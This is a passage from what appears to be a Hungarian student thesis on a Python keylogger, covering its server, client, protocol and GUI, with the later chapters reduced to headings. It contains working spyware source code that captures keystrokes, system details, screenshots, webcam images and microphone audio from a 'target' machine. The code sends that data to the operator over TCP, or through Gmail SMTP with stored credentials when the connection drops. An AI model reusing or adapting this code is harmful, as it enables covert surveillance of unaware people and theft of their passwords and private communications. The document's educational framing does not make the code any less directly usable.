A keylogger osztályt a *Thread* osztályból van származtatva, mert egy külön szálon kell, hogy fusson a GUI miatt. A GUI csak a fő szálon van engedélyezve. Ennek az osztálynak öt attribútuma van: a létrejött kapcsolat a szerver és a kliens között, a GUI, gmail cím, a hozzá tartozó jelszó és a gmail server api címe. A *connection* és a *gui* paraméterek egy-egy osztályt várnak, ezért kapcsolatot és a GUI-t ellenőrizni kell, hogy jó osztály került-e átadásra.

A *Keylogger*, a fő osztály, amelyre épül a program, kezeli a billentyűzet gombjai lenyomását. Amíg a TCP kapcsolat él, addig azon keresztül küldi a lenyomott karaktereket, amit elment a log.csv állományba a szerver oldalon, hogy a későbbiekben újra megtekinthető legyen. A log.csv állomány formátuma lenyomott billentyű ideje, karakter. Ahol az idő "nap/hónap/év | óra:perc:másodperc" formátumu. Fentakadhat egy olyan probléma, hogy a kapcsolat valami oknál fogva megszakad, ekkor e-mail-en keresztül küldi át az adatokat. Erre kell a Figure ??-ön látható *temp_path* változó, hogy a lenyomott billentyűket eltudja menteni a kliens számítógépén és azt e-mail-en keresztül elküldje. Erre szolgál a 11. oldalon a 4.1.2 alatt megemlített gmail cím és a hozzá kapcsolódó jelszó.

Itt megkellett tervezni egy protokollt, ami a kommunikáció alapja. A protokoll a következő képpen néz ki:

Table 1: protokoll

type	time	information
5	11	?

A *type* mező megmondja, hogy milyen típusu adat fog jönni az *information* mezőben. Ez 4 vagy 5 bájtt lehet. Előfordulható lehetőségek:

- chars - egy karakter
- image - egy képernyőkép bájtsorozata
- wcpic - egy webkamera kép bájtsorozata
- audio - egy audio állomány bájtsorozata

A *time* mezőben egy időbéjeg található, amely megmondja, hogy a csomag mikor érkezett. Ez 11 bájtt lehet. Formátuma: "nap-óra_perc_másodperc".

Az *information* mezőben vannak azok az adatok amelyeket a szerver fel kell dolgozzon. Ezt a ennek a mezőnek nem lehet pontos méretet adni, mert nem tudjuk előre megmondani, hogy mekkora adatot küld, kivétel a karakter. A python nyelvben nincsenek korlátok ebből a szempontból.

A továbbiakban az adatok feldolgozásra kerülnek, ha a TCP kapcsolat még nem zárult be. Az adatok beíródnak egy-egy állományba. Ha az *information* mezőben az "Error" szöveg érkezik, akkor sikertelen volt az adatküldés, és a program egy üzenetet ír ki a vezérlőablakra, hogy tudassa a sikertelen folyamatot. A *data* változó tartalmazza a protokoll által található információt.

```
if data[0] == "image":
    if data[2] == 'Error':
```

```

        logger.info("Error with taking screenshot!")
    else:
        with open(f'./screenshot_{data[1]}.png', 'wb') as handler:
            handler.write(data[2])
            logger.info('Done')
    elif data[0] == "char":
        write_file(os.path.join(path, filename), data[1:])
        if gui_running:
            self.gui.insert_data(data[1:])
    elif data[0] == "wcpic":
        if data[2] == 'Error':
            logger.info("Error with taking webcam picture!")
        else:
            with open(f'./webcam_{data[1]}.png', 'wb') as handler:
                handler.write(data[2])
                logger.info('Done')
    elif data[0] == 'audio':
        if data[2] == 'Error':
            logger.info("Error with recording audio!")
        else:
            with open(f'./audio_{data[1]}.wav', 'wb') as handler:
                handler.write(data[2])
                logger.info('Done')
    elif data[0] == 'close':
        self.connection.client.close()
        logger.info("Connection closed!\n")
        break

```

Ha a TCP kapcsolat felbomlik, akkor e-mail-en keresztül lesz továbbítva az adat csatolmányban. Ahoz, hogy írni és olvasni is tudjunk e-mail-t python kódból, a google fióknál be kell legyen kapcsolva a “Less secure app access”. A gmail fióknál pedig a következőt kell engedélyezni: Settings → See all settings → Forwarding and POP/IMAP → IMAP access → Enable IMAP.

Először csatlakozni kell a megadott gmail címhez. Ez után megnézzük, hogy jött-e olyan e-mail, amit még nem láttunk, ha igen, akkor ellenőrizzük, hogy a saját gmail címünkről jött-e. Ha minden feltétel teljesül, akkor megnyitjuk az e-mail-t és letöltjük a csatolmányokat. Itt két csatolmány érkezik: egy képernyőkép és egy log állomány, amelyben a lenyomott billentyűk vannak naplózva. Ezt a folyamatot ismételjük addig, amíg nincsen hiba. Hiba alatt a következőket lehet érteni: nem engedi a csatlakozást a gmail api szerver, nem tudja megnyitni az elküldött csatolmányokat.

A *get_attachments* függvény segítségével tölti le a csatolmányokat, amelynek egy paramétere van: az üzenet. Az üzenet tartalmazza a teljes üzenetet bájtokban, tehát, hogy kiől jött az üzenet, kinek küldték, a téma, maga az üzenet törzse, a csatolmányok. A függvény ezen az üzeneten megy végig és ha talál csatolmányt azt letölti, más szóval megnyit egy állományt binárisan és beleírja a tartalmát.

```

def get_attachments(self, msg):
    for part in msg.walk():
        if part.get_content_maintype() == 'multipart':
            continue
        if part.get('Content-Disposition') is None:
            continue

```

```

filename = part.get_filename()
if bool(filename):
    with open(os.path.join(temp_path, filename), "wb") as
        handler:
            handler.write(part.get_payload(decode=True))

```

4.1.3 MenuHandler osztály

A harmadik osztály a *MenuHandler*, amely segítségével más feladatot is adhatunk a kliensnek a billentyűzet naplózása mellett. Ez az osztály is a *Thread* osztályból származik, mert egy külön szál kell amiatt, hogy ne blokkolódjon az adatfeldolgozás. Ennek az osztálynak egy attribútuma van: a kapcsolat. Ez a kapcsolat fogja megvalósítani az opciók küldését a kliensnek. Itt négy opció lehet:

- 1) Take screenshot - képernyőkép
- 2) Webcam picture - webkamerakép
- 3) Record audio - audio felvétel
- 4) Exit - bezárja a TCP kapcsolatot

Természetesen le van kezelve, ha nem 1-től 4-ig adunk meg számokat, akkor egy üzenetet ír ki: “Wrong option!”, vagy ha csak lenyomjuk az ENTER karaktert, akkor egyszerűen új sőrba ugrik.

4.2 Kliens

A kliensnél nagyjából ugyan az a felállítás, mint a szerver oldalon. Először, meg kell nézni, hogy milyen rendszeren van futtatva. Ez után létre van hozva a “Client” osztály, amelynek négy attribútuma van: ip cím, port, a kliens és a gép ip címje. Példányosításkor a szerver ip címét kell megadni. A kliens attribútum megmondja, hogy milyen kapcsolatot hozunk létre, ebben az esetben TCP, mert a szerver is TCP.

4.2.1 Client osztály

A kapcsolat létesítésében a *connect* függvény játszik szerepet. A *socket* modul *gethostname* függvényét alkalmazva megkapjuk a gép ip címjét, amely csak egy lokális ip cím. A darwin rendszereknél hozzá kell fűzni a “.local” karakterláncot, másképp egy exception lép fel.

4.2.2 KeyLoggerClient osztály

Ez az osztály valósítsa meg a lenyomott billentyűk kezelését. Hat attribútumot tartalmazó osztály: a kapcsolat, gmail cím, gmail jelszó, gmail api, gmail port és a lenyomott billentyűt tartalmazó változó.

Az első adat nem követi a megállapított protokolt. Ez az adat tartalmazza a kliens rendszerének információit:

- system name
- device name

- release
- version
- architecture
- cpu info
- user name
- ip address

Ezek után el lesz indítva egy halgató, amely lehalgatja a számítógéphez csatlakoztatott billentyűzetet, amely akkor írja felül a *keys* attribútumot, amikor a felhasználó elengedi a billentyűt.

```
keyboard_listener = Listener(on_release=self.on_release)
keyboard_listener.start()
```

Az attribútum felülírásáról az *on_release* függvény gondoskodik.

```
def on_release(self, key):
    self.keys = key
```

A billentyűzet lehalgató után felépítődik az adat, amit a kapcsolaton keresztül elküld. Minden adatépítés után a *keys* változó a *None* értéket veszi fel. Adatépítésre és küldésre csak akkor kerül sor, ha a *keys* változó nem *None*.

```
if self.keys is not None:
    date_time = get_time()
    key = str(self.keys).replace("'", "")
    data = ["chars", date_time, key]
    self.keys = None
    data = str(data)
```

A *get_time* függvény visszatéríti az adott időt “nap/hónap/év | óra:perc:másodperc” formátumban.

```
'''
Gets current time

@return: time in dd/mm/yyyy | HH:MM:SS format
'''
def get_time():
    date_time = datetime.now().strftime("%d/%m/%Y | %H:%M:%S")
    return date_time
```

A *keys* változóba karakterként vagy karakterláncként kerül a lenyomott billentyű, ezért le kell cseélni a szélső idézőjeleket üres karakterekre. Karakter helyett akkor kerül karakterlánc, ha olyan karaktereket nyomunk le, amelyek nem nyomtathatóak, például: *ENTER*, *SPACE*, stb. Ilyenkor *Key.enter* vagy *Key.space* stb formátumban kapjuk meg.

Ha a kapcsolat felbomlott, akkor e-mail-en keresztül küldi tovább az adatokat óránként. Itt lépnek érvénybe a gmail cím, a jelszó, a gmail api, és a gmail port. Az adat felépítése ugyan úgy zajlik, mint a TCP kapcsolat alatt. Ebben az esetben a lenyomott billentyűket összegyűjti egy állományba és azt csatolja később az e-mail-hez a képernyőképpel együtt. Egy e-mail felépítése python 3-ban:

```

msg = MIMEMultipart()
msg['From'] = self.email_address
msg['To'] = self.email_address
msg['Subject'] = 'Keylogger result'
body = date_time
msg.attach(MIMEText(body, 'plain'))
file_attachment = MIMEBase('application', 'octet-stream')

with open(os.path.join(temp_path, filename), 'rb') as
    handler:
file_attachment.set_payload(handler.read())

encoders.encode_base64(file_attachment)
file_attachment.add_header('Content-Disposition', "
    attachment; filename=" + filename)
msg.attach(file_attachment)

if take_screenshot(temp_path):
    image_attachment = MIMEBase('application', 'octet-
        stream')

    with open(os.path.join(temp_path, "screenshot.png"), '
        rb') as handler:
        image_attachment.set_payload(handler.read())

    encoders.encode_base64(image_attachment)
    image_attachment.add_header('Content-Disposition', "
        attachment; filename=screenshot.png")
    msg.attach(image_attachment)

content = msg.as_string()

Miután felépítettük az e-mail-t, kell csatlakozni a gmail szerverhez és elküldeni azt.
Ha az e-mail sikeresen el lett küldve, akkor az az állomány, amelybe a lenyomott
billentyűket mentettük, törlésre kerül, hogy ne küldjük el ugyan azt még egyszer. A
content változó tartalmazza a teljes e-mail-t a csatolmányokkal együtt.

with smtplib.SMTP(self.smtp_alias, self.smtp_port) as
    smtp_server:
smtp_server.starttls()
smtp_server.login(self.email_address, self.
    email_password)
smtp_server.sendmail(self.email_address, self.
    email_address, content)

if os.path.isfile(os.path.join(temp_path, filename)):
    os.remove(os.path.join(temp_path, filename))
if os.path.isfile(os.path.join(temp_path, "screenshot.png
    ")):
    os.remove(os.path.join(temp_path, "screenshot.png"))

```

4.2.3 MenuHandlerClient osztály

A *MenuHandlerClient* osztály foglalkozik az opciók fogadásával, és az opciók által elvégzett feladatokkal. Ez az osztály egy külön szálon kell, hogy fusson, máskülönben blokkolná a fő szálát, ahol a billentyűzetet hallgató osztály fut, lásd 13. oldal 4.2.2, ezért a *Thread* osztályból származtatjuk. A szervertől kapott opciók döntik el, hogy milyen adatot épít fel, és küld el a program:

- 1 - képernyőkép
- 2 - webkamerakép
- 3 - hangrögzítés
- 4 - felbontja a kapcsolatot

```

date_time = datetime.now().strftime("%d_%H_%M_%S")
if option == '1':
    data = ["image", date_time]

    if take_screenshot(temp_path):
        if os.path.isfile(os.path.join(temp_path, "screenshot.png")):
            with open(os.path.join(temp_path, "screenshot.png"),
                'rb') as handler:
                data.append(handler.read())
        else:
            data.append("Error")
    else:
        data.append("Error")

    try:
        self.connection.client.sendall(str(data).encode())
    except:
        break
elif option == '2':
    data = ["wcpic", date_time]

    if take_webcam_picture(temp_path):
        if os.path.isfile(os.path.join(temp_path, "wc_picture.png")):
            with open(os.path.join(temp_path, "wc_picture.png"),
                'rb') as handler:
                data.append(handler.read())
        else:
            data.append("Error")
    else:
        data.append("Error")

    try:
        self.connection.client.sendall(str(data).encode())
    except:
        break
elif option == '3':
    data = ["audio", date_time]

    if record_audio(temp_path):
        if os.path.isfile(os.path.join(temp_path, "rec_audio.wav")):
            with open(os.path.join(temp_path, "rec_audio.wav"),
                'rb') as handler:
                data.append(handler.read())
        else:
            data.append("Error")
    else:
        data.append("Error")

```



```

try:
    self.connection.client.sendall(str(data).encode())
except:
    break
elif option == '4' or stop_threads:
    data = ["close", date_time, "Exit"]
    self.connection.client.sendall(str(data).encode())
    self.connection.client.close()
    break

```

A *take_screenshot* függvény fogja megcsinálni a képernyőképet, amely igazat térít vissza, ha sikerült lementenie a képet a *save_path* változó tartalmazta helyre. Ugyan ezek érvényesek a *take_webcam_picture* és a *record_audio* függvényekre is.

```

def take_screenshot(save_path):
    try:
        pyautogui.screenshot(os.path.join(save_path, "
        screenshot.png"))
    except:
        return False
    return True

def take_webcam_picture(save_path):
    video_capture = cv2.VideoCapture(0)
    if video_capture.isOpened():
        rval, frame = video_capture.read()
        cv2.imwrite(os.path.join(save_path, "wc_picture.png")
        , frame)
        return True
    return False

def record_audio(save_path):
    chunk = 1024
    sample_format = pyaudio.paInt16 # 16 bits per sample
    channels = 2
    fs = 44100 # Record at 44100 samples per second
    seconds = 10

    pa = pyaudio.PyAudio()

    try:
        stream = pa.open(format=sample_format, channels=
        channels, rate=fs, frames_per_buffer=chunk, input=True
        )
        frames = []

        for i in range(0, int(fs / chunk * seconds)):
            data = stream.read(chunk)
            frames.append(data)

        stream.stop_stream()
        stream.close()
        pa.terminate()

        wf = wave.open(os.path.join(save_path, "rec_audio.wav
        "), 'wb')
        wf.setnchannels(channels)
        wf.setsampwidth(pa.get_sample_size(sample_format))

```

```

        wf.setframerate(fs)
        wf.writeframes(b''.join(frames))
        wf.close()
    except:
        return False
    return True

```

A hangrögzítés egy kicsivel másképp kezelendő, mert meg kell mondani, hogy egy részt hány bájtól ábrázoljon (1024), milyen formátumba ábrázolja (16 bit int), hány csatornán (2 = 0 és 1) ábrázolja a hanghullámokat, mekkora frekvencián (44.1 kHz) és hány másodperces felvételt akarunk elmenteni (10). Ezek a függvények egy úgynevezett *utils.py* mellékállományban vannak implementálva, ami említésre kerül a komponensek bemutatásánál.

4.3 GUI

A GUI akkor lép működésbe, amikor a kliens csatlakozott a szerverhez, és addig funkcionál, amíg be nem zárják. Van egy *Date & Time* és egy *Characters* mezője. Az első oszlop tartalmazza az idő béjeget, hogy mikor volt egy bizonyos karakter megnyomva. A második oszlop a lenyomott karaktereket tartalmazza kezdésben. Három gomb található az ablak tetején: *PC Information*, *Characters* és *Words*.

Date & Time	Characters
16/10/2020 21:39:54	s
16/10/2020 21:39:56	a
16/10/2020 21:40:00	s
16/10/2020 21:40:01	w
16/10/2020 21:40:02	r
16/10/2020 21:40:02	s
16/10/2020 21:40:02	f
16/10/2020 21:40:03	d
16/10/2020 21:40:03	r
16/10/2020 21:40:03	w
16/10/2020 21:40:04	q
16/10/2020 21:40:04	w
16/10/2020 21:40:04	e
16/10/2020 21:40:04	s
16/10/2020 21:40:04	a
16/10/2020 21:40:05	x
16/10/2020 21:40:05	c
16/10/2020 21:40:05	l
16/10/2020 21:40:06	s
16/10/2020 21:40:07	k
16/10/2020 21:40:07	e
16/10/2020 21:40:07	m
16/10/2020 21:40:07	a
16/10/2020 21:40:08	l
16/10/2020 21:40:08	m

Figure 5: GUI

Ha a *PC Information* gomb kerül megnyomásra, akkor felugrik egy másik ablak, amely tartalmazza a felhasználó (target) rendszerinformációit, lásd 13 oldal. A *Characters* és a *Words* gombok a megjelenítésért felelnek. Ahogyan a nevük is mondja, a *Characters* gomb csak a karaktereket mutatja, míg a *Words* gomb felépíti a szavakat, és azokat jeleníti meg. Egy szó végét a *SPACE* vagy az *ENTER* karakterek jelentik.




Figure 6: Karakterek elküldése

- 5 A rendszer felhasználása (szoftverek és hardverek esetében)
- 6 Üzembe helyezés és kísérleti eredmények (szoftverek és hardverek esetében)
- 7 Következtetések
- 8 Irodalomjegyzék

- [1] Yahye Abukar Ahmed et al. "Survey of Keylogger technologies". In: *Int J Comput Sci Telecommun* 5.2 (2014), p. 31.
- [2] Jamie Butler, Bill Arbaugh, and Nick Petroni. "R²: The exponential growth of rootkit techniques". In: *BlackHat USA 2006* (2006).
- [3] Preeti Tuli and Priyanka Sahu. "System monitoring and security using keylogger". In: *International Journal of Computer Science and Mobile Computing* 2.3 (2013), pp. 106–111.
- [4] Christopher Wood and Rajendra Raj. "Keyloggers in Cybersecurity Education." In: *Security and Management*. Citeseer. 2010, pp. 293–299.

- 9 Függelék (beleértve a forráskódot és dokumentációt tartalmazó adathordozót)